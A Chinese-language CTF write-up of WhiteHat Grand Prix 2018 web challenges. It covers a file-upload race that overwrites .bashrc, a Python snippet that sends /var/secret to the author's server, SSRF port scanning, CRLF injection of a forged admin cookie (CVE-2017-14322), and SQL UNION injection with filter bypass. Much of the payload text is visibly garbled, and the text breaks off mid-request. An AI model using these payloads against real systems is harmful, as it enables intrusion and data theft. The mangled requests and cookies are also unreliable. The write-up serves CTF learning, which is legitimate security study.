

前言

昨晚听说有个国外的比赛叫whitehat，做了一会儿发现思路停滞，本打算今天再做，发现已经结束了，按老外的思路，走了一遍，还是挺有意思的题目都没关，大家还能趁热复现一下~~

上传条件竞争与.bashrc

题目信息

题目链接：

<http://web01.grandprix.whitehatvn.com/>

题目描述

Description: manhndd is running a service file upload at web01.grandprix.whitehatvn.com, it is restored every 2 minutes. Every
Note: Player shouldn't Dos web01, you can get source code and run in local

题干分析

刚拿到这道题的时候我走进了误区，题目给出了源代码

<http://web01.grandprix.whitehatvn.com/SimpleHTTPServerWithUpload.py>

看到SimpleHTTPServer，我的第一反应是ph写的这篇文章

<https://www.leavesongs.com/PENETRATION/python-http-server-open-redirect-vulnerability.html>

我简单的测试了这个跳转的问题

<http://web01.grandprix.whitehatvn.com//example.com/%2f..>

Example Domain

This domain is established to be used for illustrative examples in documents. You may use this domain in examples without prior coordination or asking for permission.

[More information...](#)



我发现的确可以成功跳转

我本以为这里可能会出现任意文件读取的问题，因为这里有flag的绝对路径/var/secret
但这里没有附带的框架来继承或者使用这个类，所以我们很难进行目录穿越的文件读取
毕竟不是web.py或者django

胡乱摸索

想到这题本身是一个上传

```
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://web01.grandprix.whitehatvn.com/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668
Connection: close

-----WebKitFormBoundaryvCeXByeVPxKB2LG7
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png

PNG
```

我们随手测试一下，发现上传的目录是/opt

然后web会将目录列出来，我们可以任意访问该目录下的文件

我又尝试了一下目录穿越

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://web01.grandprix.whitehatvn.com/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668
Connection: close

-----WebKitFormBoundaryvCeXByeVPxKB2LG7
Content-Disposition: form-data; name="file";
filename="../../../1.png"
Content-Type: image/png
```

发现没有写入权限

于是我尝试了一下tmp

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: http://web01.grandprix.whitehatvn.com/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668
Connection: close

-----WebKitFormBoundaryvCeXByeVPxKB2LG7
Content-Disposition: form-data; name="file";
filename="../../../tmp/1.png"
Content-Type: image/png

PNG
```

发现部分目录是可写的

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap

```
http://web01.grandprix.whitehatvn.com/
41e68af51534591580;
2.1477485704.1534591668
```

```
}; filename="/tmp/1.png"
```

并且直接使用/tmp/1.png这样，甚至不需要../../../这样穿越

另辟蹊径

既然这一点不行，我注意到了题目的提示

Every 1 minute after service starts, he ssh into server to check /var/secret.

我当时错误的理解为了每1分钟会重启一次服务，并且鬼迷心窍的想到了另一方法

因为我发现上传的路径和SimpleHTTPServerWithUpload.py是同一个路径

当时我天真的以为，如果我在当前目录下上传一个文件名与SimpleHTTPServerWithUpload.pyimport的库名一致，就会被引入

所以我利用Burp不断上传一个名为posixpath.py的文件

内容为：

```
import requests
import base64
f = open('/var/secret', 'rb').read()
url = 'http://vps_ip:23333/?'+base64.b64encode(f)
r = requests.get(url=url)
```

我天真的以为在重启的时候，应该会引入这个文件，并且将flag打到我的vps

这里我利用了条件竞争与文件上传，应该满足题目的意思了吧，应该这样就是正解啦？

但是最终还是以失败告终，我的vps纹丝不动，没收到任何东西

神来之笔

```
<title>Upload Result Page</title>
<body>
<h2>Upload Result Page</h2>
<hr>
<strong>Success:</strong>File '/opt/1.png' upload
success!<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a></small></body>
</html>
```

```
<h2>Upload Result Page</h2>
<hr>
<strong>Failed:</strong>Can't create file to write, do
you have permission to write?<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a></small></body>
</html>
```

```
<hr>
<strong>Success:</strong>File
'/opt/../../../../tmp/1.png' upload success!<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a></small></body>
</html>
```

```
<hr>
<strong>Success:</strong>File '/tmp/1.png' upload
success!<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a></small></body>
</html>
```

后来看到writeup，才发现是

```
bashrc
profile
```

这里就要涉及到交互式shell和非交互式shell，login shell 和non-login shell
其中：

交互式模式就是shell等待你的输入，并且执行你提交的命令。这种模式被称作交互式是因为shell与用户进行交互。这种模式也是大多数用户非常熟悉的：登录、执行一些命令、shell也可以运行在另外一种模式：非交互式模式。在这种模式下，shell不与你进行交互，而是读取存放在文件中的命令,并且执行它们。当它读到文件的结尾，shell也就终止了。而bashrc与profile都用于保存用户的环境信息，bashrc用于non-loginshell，而profile用于login shell
所以这里bashrc可能可以成为一个突破口，因为该文件包含专用于某个用户的bash shell的bash信息,当该用户登录时以及每次打开新的shell时,该文件被读取
所以，如果我们能将.bashrc写到用户的目录下，在其每分钟打开ssh的时候，就会执行里面的命令，那么我们只要

```
cp /var/secret /opt/skysky
```

即可在当前目录下读到flag
我们首先测试一下，home有没有写权限
xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://web01.grandprix.whitehatvn.com/
Accept-Language: zh-CN,zh;q=0.9
Cookie: _cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668
Connection: close

```
filename="/home/1.png"
```

```
<hr>
<strong>Failed:</strong>Can't create file to write, do
you have permission to write?<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a>.</small></body>
</html>
```

显然/home目录是不行的，那我们如何知道用户名呢？
还是那个不起眼的题目描述

```
manhndd is running a service file upload at web01.grandprix.whitehatvn.com
```

难道这人名叫manhndd?

我们再试试

```
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://web01.grandprix.whitehatvn.com/
Accept-Language: zh-CN,zh;q=0.9
Cookie: _cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668
Connection: close

-----WebKitFormBoundaryvCeXByeVP*KB2LG7
Content-Disposition: form-data; name="file";
filename="/home/manhndd/1.png"
Content-Type: image/png
```

```
<body>
<h2>Upload Result Page</h2>
<hr>
<strong>Success:</strong>File '/home/manhndd/1.png'
upload success!<br><a
href="http://web01.grandprix.whitehatvn.com/">back</a><
hr><small>Powerd By: bones7456, check new version at
<a
href="http://li2z.cn/?s=SimpleHTTPServerWithUpload">her
e</a>.</small></body>
</html>
```

发现的确可以成功上传

那我们尝试覆盖上传.bashrc

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	560	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
8	8	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
9	9	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
11	11	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
12	12	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
13	13	200	<input type="checkbox"/>	<input type="checkbox"/>	560	
14	14	200	<input type="checkbox"/>	<input type="checkbox"/>	560	

Request	Payload	Status	Error	Timeout	Length	Comment
3	3	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
5	5	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
6	6	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
23	23	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
1	1	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
33	33	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
21	21	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
34	34	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
8	8	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
39	39	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
53	53	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
51	51	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
59	59	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
16	16	404	<input type="checkbox"/>	<input type="checkbox"/>	359	
26	26	404	<input type="checkbox"/>	<input type="checkbox"/>	359	

用burp一边上传竞争覆盖，一边访问skysky这个文件
一段时间后即可收到flag

Interspire Email Marketer

题目信息

题目链接

```
http://web03.grandprix.whitehatvn.com:1337/
```

信息搜集

右键打开源代码，拉到最底下发现

```
<!--<label>@Buxu: Let's try to access admin page</label></br> -->
```

题目要求我们登入admin页面

Simple Requester

Host:

Urlpath:

Check!

Example: Host=202.182.120.169:1337 | Urlpath=index.php => Request=http://202.182.120.169:1337/index.php



按照这里题目给出的要出，我们输入

Host:

Urlpath:

Check!

Example: Host=202.182.120.169:1337 | Urlpath=index.php => Request=http://202.182.120.169:1337/index.php

loading...

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"> <title>404 Not Found</title> <h1>Not Found</h1> <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```



发现是404

那我们简单探测一下端口

如果端口开放

request

Raw Params Headers Hex

```
POST /bot HTTP/1.1
Host: web03.grandprix.whitehatvn.com:1337
Content-Length: 44
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://web03.grandprix.whitehatvn.com:1337
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/json
Referer: http://web03.grandprix.whitehatvn.com:1337/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580; _ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668; SessionId=eed15fab8c55208a13ee78c0bec3f8b1
Connection: close

{"url_path": "admin", "host": "127.0.0.1:1337"}
```

response

Raw Headers Hex

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 304
Server: Werkzeug/0.14.1 Python/3.5.2
Date: Sun, 19 Aug 2018 08:36:48 GMT

{"content": "<!--<label>@Buxu: Let's try to access admin page</label></br> -->"}
```



如果端口关闭

Raw Params Headers Hex

```
POST /bot HTTP/1.1
Host: web03.grandprix.whitehatvn.com:1337
Content-Length: 43
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://web03.grandprix.whitehatvn.com:1337
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/json
Referer: http://web03.grandprix.whitehatvn.com:1337/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580; _ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668; SessionId=eed15fab8c55208a13ee78c0bec3f8b1
Connection: close

{"url_path": "admin", "host": "127.0.0.1:111"}
```

Raw Headers Hex

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 35
Server: Werkzeug/0.14.1 Python/3.5.2
Date: Sun, 19 Aug 2018 08:37:13 GMT

{"error": "Oop! Exception cmnr :|"}


```



简单探测的结果为

Request	Payload	Status	Error	Timeout	Length	Comment
8088	8088	200	<input type="checkbox"/>	<input type="checkbox"/>	612	
1337	1337	200	<input type="checkbox"/>	<input type="checkbox"/>	451	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	181	
1	1	200	<input type="checkbox"/>	<input type="checkbox"/>	181	
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	181	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	181	
4	4	200	<input type="checkbox"/>	<input type="checkbox"/>	181	
6	6	200	<input type="checkbox"/>	<input type="checkbox"/>	181	
-	-	---	((---	

发现8088有结果

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 465
Server: Werkzeug/0.14.1 Python/3.5.2
Date: Sun, 19 Aug 2018 08:40:32 GMT

{"content": "&lt;!DOCTYPE HTML PUBLIC &quot;--//IETF//DTD HTML 2.0//EN&quot;&gt;\n&lt;html&gt;\n&lt;head&gt;\n&lt;title&gt;301 Moved Permanently&lt;/title&gt;\n&lt;/head&gt;\n&lt;body&gt;\n&lt;h1&gt;Moved Permanently&lt;/h1&gt;\n&lt;p&gt;The document has moved &lt;a href=&quot;http://127.0.0.1:8088/admin/&quot;&gt;here&lt;/a&gt;. &lt;p&gt;\n&lt;hr&gt;\n&lt;address&gt;Apache/2.4.18 (Ubuntu) Server at 127.0.0.1 Port 8088&lt;/address&gt;\n&lt;/body&gt;\n&lt;/html&gt;\n"}

```

应该是301跳转了，那我们加个index.php试试

Host:

Urlpath:

Example: Host=202.182.120.169:1337 | Urlpath=index.php => Request=http://202.182.120.169:1337/index.php

loading ...

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"> <html> <head> <title>Control Panel</title> <link rel="shortcut icon" href="images/favicon.ico" type="image/vnd.microsoft.icon"> <link rel="icon" href="images/favicon.ico" type="image/vnd.microsoft.icon"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> <link rel="stylesheet" href="includes/styles/style.css" type="text/css"> <script> var UnsubLinkPlaceholder = "Unsubscribe me from this list"; var ModifyLinkPlaceholder = "Click here to update your details"; var SendToFriendLinkPlaceholder = "Click here to send this email to a friend"; var UsingWYSIWYG = '0'; </script> <script src="includes/js/jquery.js"></script> <script src="includes/js/jquery/jquery.json-1.3.min.js"></script> <script src="includes/js/javascript.js"></script> <script src="includes/js/tiny_mce/tiny_mce.js"></script> <script defer> // Hack for IE if(navigator.userAgent.indexOf('MSIE') > -1) { document.getElementById('popContainer').style.width = '100%'; } </script> </head> <body class="popupBody"> <div class="popupContainer" id="popContainer"> <!-- END PAGE HEADER --> <style type="text/css"> .popupContainer { border: 0px; } </style> <script> $(function() { $(document.frmLogin.ss_takemeto).val('index.php'); }); </script> <form action="index.php?Page=&Action=Login" method="post" name="frmLogin" id="frmLogin"> <div id="box" class="loginBox"> <table><tr><td style="border:solid 2px #DDD; padding:20px; background-color:#FFF; width:300px;"> <table> <tr> <td class="Heading1">  </td> </tr> <tr> <td style="padding:10px 0px 5px 0px">Login with your username and password below.</td> </tr> <tr> <td> <table> <tr> <td nowrap="nowrap" style="padding:0px 10px 0px 10px">Username:</td> <td> <input type="text" name="ss_username" id="username" class="Field150" value=""> </td> </tr> <tr> <td nowrap="nowrap" style="padding:0px 10px 0px 10px">Password:</td> <td> <input type="password" name="ss_password" id="password" class="Field150" value=""> </td> </tr> <tr> <td nowrap="nowrap" style="padding:0px 10px 0px 10px">Take Me to:</td> <td> <select name="ss_takemeto" class="Field150"> <option value="index.php">Home Page</option> <option value="index.php?Page=Subscribers&Action=Manage">My Contacts</option> <option value="index.php?Page=Lists">My Contact Lists</option> <option value="index.php?Page=Segment">My Segments</option> <option value="index.php?Page=Newsletters&Action=Manage">My Email Campaigns</option> <option value="index.php?Page=Autoresponders&Action=Manage">My Autoresponder</option> <option value="index.php?Page=Stats">My Campaign Statistics</option> </select> </td> </tr> <tr> <td nowrap="nowrap"> <td> <input type="checkbox" name="rememberme" id="remember" value="1" style="margin-left:-0px"> <label for="remember">Remember my details</label> </td> </tr> <tr> <td> </td> <td> <input type="submit" name="SubmitButton" value="Login" class="FormButton"> <a href="index.php?Page=Login&Action=ForgotPass" style="font-size: 11px;">Forgot your password?</a> </td> </tr> <tr> <td class="Gap"></td> </tr> </table> </td> </tr> </table> </div> </div> <div class="PageFooter" style="padding: 10px 10px 10px 0px; margin-bottom: 20px; text-align: center;"> </div> </td> </tr> </table> </div> </form> <script> $('#frmLogin').submit(function() { var f = document.frmLogin; if(f.username.value == '') { alert('Please enter your username. '); f.username.focus(); f.username.select(); return false; } if(f.password.value == '') { alert('Please enter your password. '); f.password.focus(); f.password.select(); return false; } // Everything is OK f.action = 'index.php?Page=&Action=Login'; return true; }); function sizeBox() { var w = $(window).width(); var h = $(window).height(); $('#box').css('position', 'absolute'); $('#box').css('top', h/2-($('#box').height()/2)-50); $('#box').css('left', w/2-($('#box').width()/2)); } $(document).ready(function() { sizeBox(); $('#username').focus(); }); $(window).resize(function() { sizeBox(); }); createCookie('screenWidth', screen.availWidth, 1); </script><!-- END PAGE FOOTER --> </div> </body> </html>

```

保存成html页面，查看后发现



Interspire Email Marketer

Login with your username and password below.

Username:

Password:

Take Me to:

Home Page



☐ Remember my details

Login

[Forgot your password?](#)

进一步思考

探测完端口，那么8088是什么服务的默认端口？还是说题目只是随便放在这个端口了？

若是，为什么不直接放在1337端口呢？

很快，我发现了自己的眼瞎= =

那页面里写着

Interspire Email Marketer



于是顺藤摸瓜搜了一下

Interspire Email Marketer+CVE



全部

视频

图片

新闻

购物

更多

设置

工具

找到约 64,500 条结果 (用时 0.38 秒)

Interspire Email Marketer : CVE security vulnerabilities, versions and ...

www.cvedetails.com/product/41066/Interspire-Email-Marketer.html?...id... ▼ 翻译此页

Interspire Email Marketer security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

Interspire Email Marketer : List of security vulnerabilities - CVE Details

<https://www.cvedetails.com/...list/...id.../Interspire-Email-Marketer.html> ▼ 翻译此页

2017年10月18日 - Security vulnerabilities of **Interspire Email Marketer** : List of all related **CVE** security vulnerabilities. CVSS Scores, vulnerability details and links ...

Interspire : Security vulnerabilities - CVE Details

https://www.cvedetails.com/vulnerability-list/vendor_id.../Interspire.html ▼ [翻译此页](#)

Cvss scores, vulnerability details and links to full **CVE** details and references. ... the user is already logged in `init.php` in **Interspire Email Marketer** (IEM) prior to ...

Interspire Email Marketer < 6.1.6 - Remote Admin Authentication Bypass

<https://www.exploit-db.com/exploits/44513/> ▼ [翻译此页](#)

2018年4月24日 - **Interspire Email Marketer** < 6.1.6 - Remote Admin Authentication Bypass. **CVE-2017-14322**. Webapps exploit for PHP platform.

Interspire Email Marketer Admin Auth Bypass Exploit POC||GTFO

<https://medium.com/.../interspire-email-marketer-admin-auth-bypass-exploit-...> ▼ 翻译此页

2018年4月22日 - [CVE-2017-14322 Interspire Email Marketer \(emailmarketer\)](#) Exploitgithub.com. In true fashion, I hate partial exploits with no actual public POC ...

没错，就是这个点非常瞩目

<https://www.exploit-db.com/exploits/44513/>

发现可以直接绕过admin的授权，即有这个cookie即可

ITEM_CookieLogin=YTo0OntzOjQ6InVzZXIiO3M6MToiMSI7czo0OiJ0aW11IjtpOjE1MDU0NzcyOTQ7czo0OiJyYW5kIjtiOjE7czo4OiJ0YWtlbWV0byI7czo5Oi

那我们如何发送cookie呢？

CRLF

这里的方案无意只有一点，即CRLF，因为path与host的拼接，这里很容易让人联想到能不能进行http头注入，于是我们简单构造为

```
{ "url_path": "admin/index.php HTTP/1.1\r\nCookie: IEM_CookieLogin=YTo0OntzOjQ6InVzZXIiO3M6MToiMSI7czo0OiJ0aW1lIjtpOjE1MDU0NzcyC
```

访问发现

```
POST /bot HTTP/1.1
Host: web03.grandprix.whitehatvn.com:1337
Content-Length: 225
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://web03.grandprix.whitehatvn.com:1337
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106
Safari/537.36
Content-Type: application/json
Referer: http://web03.grandprix.whitehatvn.com:1337/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580;
_ga=GA1.2.1243761458.1534591668;
_gid=GA1.2.1477485704.1534591668;
SessionId=eed15fab8c55208a13ee78c0bec3f8b1
Connection: close
```

```
{ "url_path": "admin/index.php HTTP/1.1\r\nCookie:
IEM_CookieLogin=YTo0OntzOjQ6InVzZXIiOi03M6MT0iMSI7czo0OiJ0aW11IjtpO
jE1MDU0NzcyOTQ7czo0OiJyYW5kIjtiOjE7czo0OiJ0YWt1bWV0byI7czo5OiJp
bWRIeC5waHAiOi03D\r\n", "host": "127.0.0.1:8088" }
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 47938
Server: Werkzeug/0.14.1 Python/3.5.2
Date: Sun, 19 Aug 2018 08:55:46 GMT
```

```
{ "content": "<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.d
ot"><html><head><title>Inters
Email Marketer (ULTIMATE Edition)</title><link
rel="shortcut icon"
href="images/favicon.ico"
type="image/vnd.microsoft.icon"><link
rel="icon" href="images/favicon.ico"
type="image/vnd.microsoft.icon"><meta
http-equiv="Content-Type" content="text/html;
charset=utf-8"><link rel="stylesheet"
href="includes/styles/stylesheet.css"
type="text/css"><link
rel="stylesheet"
href="includes/styles/tabmenu.css"
type="text/css"><link
rel="stylesheet"
href="includes/styles/thickbox.css"
type="text/css"><link
rel="stylesheet"
href="includes/js/imodal/imodal.css"
type="text/css"></head><body></body></html>" }
```

保存为html查看一下

Interspire Email Marketer

[Home](#) [Templates](#) [Forms](#) [Users & Groups](#) [Settings](#) [Tools](#) [Logout](#) [Help](#)

You are logged in as "buxuwa" | System Time: 8:55 am, 19 Aug 2018 - (GMT+7:00)

- [Contact Lists](#)
 - [View Contact Lists](#)View, add and edit your lists of contacts or leads.
 - [Create a Contact List](#)Create a new contact list which you can add contacts or leads to.
 - [View Custom Fields](#)View and edit existing custom fields which you've already created.
 - [Process Bounced Emails](#)Find and remove invalid email addresses from your lists.
 - [View Segments](#)View and create segmented lists of your contacts or leads.
- [Contacts](#)
 - [View All Contacts](#)View or search for contacts across all of your lists.
 - [Search Contacts](#)Search for contacts across all of your lists and segments.
 - [Add a Contact](#)Type the details of a new contact into a form and add them to your list.
 - [Import Contacts From a File](#)Upload a file from your computer containing a list of contacts or leads.
 - [Export Contacts to a File](#)Export contacts from one/more lists to a file which you can download.
 - [Remove Contacts](#)Unsubscribe or permanently remove contacts from your list.
 - [Email Suppression List](#)Suppressed emails remain in your lists but won't receive emails.
 - [Suppress an Email or Domain](#)Add an email address or domain to the suppression list.
- [Email Campaigns](#)
 - [View Email Campaigns](#)View or edit your existing email campaigns.
 - [Create an Email Campaign](#)Create a new email campaign which you can then send to contacts.
 - [Send an Email Campaign](#)Send an existing email campaign to your contact list.
 - [Image Manager](#)Upload images from your computer to use when creating content for your emails.
 - [View Split Tests](#)Send different versions of your email to see which performs better.
 - [Dynamic Content Tags](#)Create tags to personalize the content in an email based on custom fields.
 - [View Scheduled Email Queue](#)See which email campaigns are scheduled to send and when.
- [Surveys](#)
 - [View Surveys](#)Manage existing surveys which you've already created.
 - [Create a Survey](#)Build a survey which you can then link to when creating an email campaign.
 - [Survey Results](#)See who responded to your survey and which answers they selected.
 - [Browse Responses](#)Browse survey responses one at a time using next and back buttons.
 - [Export Responses](#)Download responses to a CSV file for further analysis.
- [Autoresponders](#)

我们成功登入了

到此为止，感到无奈

sql注入

而后看到writeup，才知道

<https://www.exploit-db.com/exploits/37935/>

还有一个漏洞可以利用，即sql注入(但是据说是非预期=)

CVE中给出的payload是这样的

<http://www.example.com/admin/index.php?Page=Addons&Addon=dynamiccontenttags&Action=Edit&id=-1%27+UNION+Select+1,2,3,4--%20-> [S

<http://www.example.com/admin/index.php?Page=Addons&Addon=dynamiccontenttags&Action=Edit&id=-1%27+UNION+Select+1,version%28%29,>

那我们仿照进行攻击即可

```
{ "url_path": "admin/index.php?Page=Addons&Addon=dynamiccontenttags&Action=Edit&id=-1%27+UNION+Select+1,2,3,4--%20- HTTP/1.1\r\n"
```


RawParamsHeadersHex

POST /bot HTTP/1.1
Host: web03.grandprix.whitehatvn.com:1337
Content-Length: 312
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://web03.grandprix.whitehatvn.com:1337
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Content-Type: application/json
Referer: http://web03.grandprix.whitehatvn.com:1337/
Accept-Language: zh-CN,zh;q=0.9
Cookie: __cfduid=dfabe7467a9244923b69f21ea41e68af51534591580; _ga=GA1.2.1243761458.1534591668; _gid=GA1.2.1477485704.1534591668; SessionId=eed15fab8c55208a13ee78c0bec3f8b1
Connection: close

{"url_path":"admin/index.php?Page=Addons&Addon=dynamiccontenttag s& Action=Edit&id=-1%27+UNION+Select+1,2,3,4--%20- HTTP/1.1\r\nCookie: IEM_CookieLogin=YTo0OntzOjQ6InVzZXIiOi03M6MT0iMSI7czo0OiJ0aW11Ijtp OjElMDU0NzcyOTQ7czo0OiJyYW5kIjtiOjE7czo0OiJ0YWtlbWV0byI7czo5OiJp bmRleC5waHAiO30%3D\r\n","host":"127.0.0.1:8088"}

RawHeadersHex

HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 40
Server: Werkzeug/0.14.1 Python/3.5.2
Date: Sun, 19 Aug 2018 09:05:15 GMT

{"error":"Error: Filter is working!!!"}

发现有过滤，于是我们还是老规矩，用字典fuzz一下

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	186	
12	BINARY	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
104	JOIN	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
125	MATCH	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
129	MIDDLEINT	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
136	NO_WRITE_TO_BINLOG	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
144	ORDER	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
147	OUTFILE	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
158	REGEXP	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
189	STRAIGHT_JOIN	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
201	UNION	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
213	VARBINARY	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
221	WRITE	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
229	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
228	#	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
232	'	200	<input type="checkbox"/>	<input type="checkbox"/>	186	
66	FALSE	200	<input type="checkbox"/>	<input type="checkbox"/>	3080	
71	FOR	200	<input type="checkbox"/>	<input type="checkbox"/>	3080	
75	FULLTEXT	200	<input type="checkbox"/>	<input type="checkbox"/>	3080	
91	INSENSITIVE	200	<input type="checkbox"/>	<input type="checkbox"/>	3080	
77	GRANT	200	<input type="checkbox"/>	<input type="checkbox"/>	3080	

发现过滤的很少，考虑这里可能会对path进行urldecode，所以尝试了一下url编码绕过

```
union
%75nion
```

```
{ "url_path": "admin/index.php?Page=Addons&AddOn=dynamiccontenttags  
&Action=Edit&id=-1&27=&75nion+select+1,&27skyskysky&27,3,4--&20-  
BTPP/1./1/r/nCookie:  
IEM_CookieLogin=YTo0OntzOjQ6InVzZXIiOiM3M6MT0iMSI7czo0OiJ0aW1lIjtp  
OjEiMDU0OntzOjQ7czo0OiJyZW50IjkiOiJ0J7czo0OiJ0YXNlbnVW0byI7czo0OiJp  
bnRleC0wYWI0O30&0/r/n", "host": "127.0.0.1:8088"
```

```
{ "url_path": "admin/index.php?Page=Addons&Addon=dynamiccontenttags&Action=Edit&id=-1%27+%75nion+select+1,database(),3,4--%20-BTTP/1.1/r/nCookie: IEM_CookieLogin=Yfo0ontz0jQ6InVZXIi03M6MToiMSI7czo0OiJ0aW11jtp0aElMDU0NzcyOTQ7czo0OiJyYXVkaXJi0iE7czo4OiJ0aWYtZWV0byI7czo5OiJpbnRleD0uZm9kaio0303D/r/n" "host": "127.0.0.1:8088"
```

```
{ "url_path": "admin/index.php?Page=Addon&Addon=dynamiccontenttags  
